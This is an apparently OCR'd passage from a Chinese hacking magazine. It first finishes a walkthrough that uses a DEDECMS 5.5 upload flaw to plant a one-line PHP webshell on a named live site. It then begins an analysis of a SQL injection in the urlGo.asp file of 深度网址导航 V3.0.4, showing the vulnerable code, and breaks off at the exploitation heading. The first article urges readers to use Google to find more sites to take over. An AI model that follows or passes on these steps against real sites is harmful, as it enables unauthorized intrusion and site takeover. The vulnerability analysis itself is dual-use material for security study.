将测试代码中的“http://127.0.0.1/uploads/include/dialog/select_soft_post.php”更换成我们选择的那个网站，比如“http://sxpat.com/include/dialog/select_soft_post.php”，然后将测试代码另存为ceshi.html，保存完成后使用浏览器打开ceshi.html，如图2。




图2

点击“浏览”按钮选择我们要上传PHP后门，这里我使用的是一句话木马，选择好后直接点“确定”就可以了，如果确定后出现了如图3所示的错误页面，就说明我们的后门已经上传成功了，而如果出现了如图4所示的情况，就说明对方服务器没有开启register_globals函数。




图3




图4

现在来访问一下我们刚才上传成功的网站，因为上传成功后文件会被指定上传到data/cache目录下并且名字为fly.php，因此我们只要访问“http://sxpat.com/data/cache/fly.php”就可以知道结果了，如图5，成功的上传后门。




图5




图6

我们拿出一句话木马的客户端工具来连接一下看看吧，Webshell就这样简单的得到了，如图6。是不是很令人激动呀，还在等什么呢？在Google中还有很多Shell等着你去拿呢，快去行动起来吧！

（文章中涉及到的DEDECMS5.5漏洞测试代码已经收录在了光盘中）

文章难易度：★★★
文章闪光点：对深度网址导航系统V3.0.4版中一个注入注入漏洞的分析及漏洞的详细利用过程

深度网址导航V3.0.4注入漏洞浅析

清原长风

一、漏洞分析

关于网址导航系统，相信大家都见的多了，基本上都是类似于www.hao123.com这样的，而今天我要说的是一款由深度技术（和制作盗版系统的那个深度论坛不是一家了）出品的导航系统，我们可以很容易的从网上找到这套系统的源码，只有对源码进行分析，技术才能不断的提高。

我下载了深度网址导航系统V3.0.4版并安装到了虚拟机中的Windows2003系统下，打开其首页后如图1所示，直接转入正题，我们来看出问题的文件，也就是位于根目录下的urlGo.asp：





图1

```
<!--#include file="connDB.asp"-->
<!--#include file="include/Function.Common.asp"-->
……省略部分代码
<%
id=request.QueryString("id")
if id="" then
 response.Redirect("/")
end if
'-----网址-------------
Set rsWebUrl=Server.CreateObject("Adodb.Recordset")
sqlC="select * from tWebUrl where fpassed=1 and fid=" & id
rsWebUrl.open sQLC,conn,0,1
if rsWebUrl.Eof and rsWebUrl.Bof then
 response.Redirect("/")
else
%>
```

可以看到，在urlGo.asp中并没有防注入代码，继续来看这个文件的两个包含文件connDB.asp和Function.Common.asp。connDB.asp中的代码全是连接数据库的，如图2，而Function.Common.asp中的代码比较多，我就不贴出来了，大家可以自己去看，都是定义一些网站全局函数用的，没有任何防注人的代码在里面。到这里相信大家就都清楚了，这套网址导航系统由于urlGo.asp文件没有SQL注入过滤而导致存在注入漏洞。



```
<%
Dim DBpath,ConnStr,Conn
	DBpath =projectRootPath & "dataBase/db#url.mdb"  '数据库文件的位置
	ConnStr = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source="& Server.MapPath(DBPath)
On Error Resume Next                                  '启用错误处理程序
	set Conn = Server.CreateObject("ADODB.Connection")
	Conn.Open ConnStr
	'======================
	If Err Then
		err.Clear
		Set Conn = Nothing
		Response.Write "<p> </p><p align='center'>数据库连接出错，请检查链接路径和数据库名称！</p>"
		Response.End
	End If
	'======================
On Error GoTo 0                                       '禁用错误处理程序

'┌────────────────────── 深度空间 深度学习 ──┐
'│过程名：closeConnDB
'│作　用：关闭数据库
'│参　数：无
'│日　期：2006/1/16
'└────────────────────── www.DeepTeach.com ──┘
sub closeConnDB()
	Conn.Close
	set conn=nothing
end sub
%>
```


图2

漏洞已经分析完了，我再补充一下，大家在查看源码的时候可能已经发现在include目录下有SQL_injection.asp这样一个文件，其代码如图3所示。原来这是一个防注人文件，而且是一个过滤的非常完善的防注人文件，我还发现在不少文件中都调用了这个防注人文件，比如urladd.asp，如图4。现在我们就完全明白了，原来是作者由于疏忽大意导致urlGo.asp文件中缺少了包含文件SQL_injection.asp才形成的注入漏洞。

二、漏洞的利用

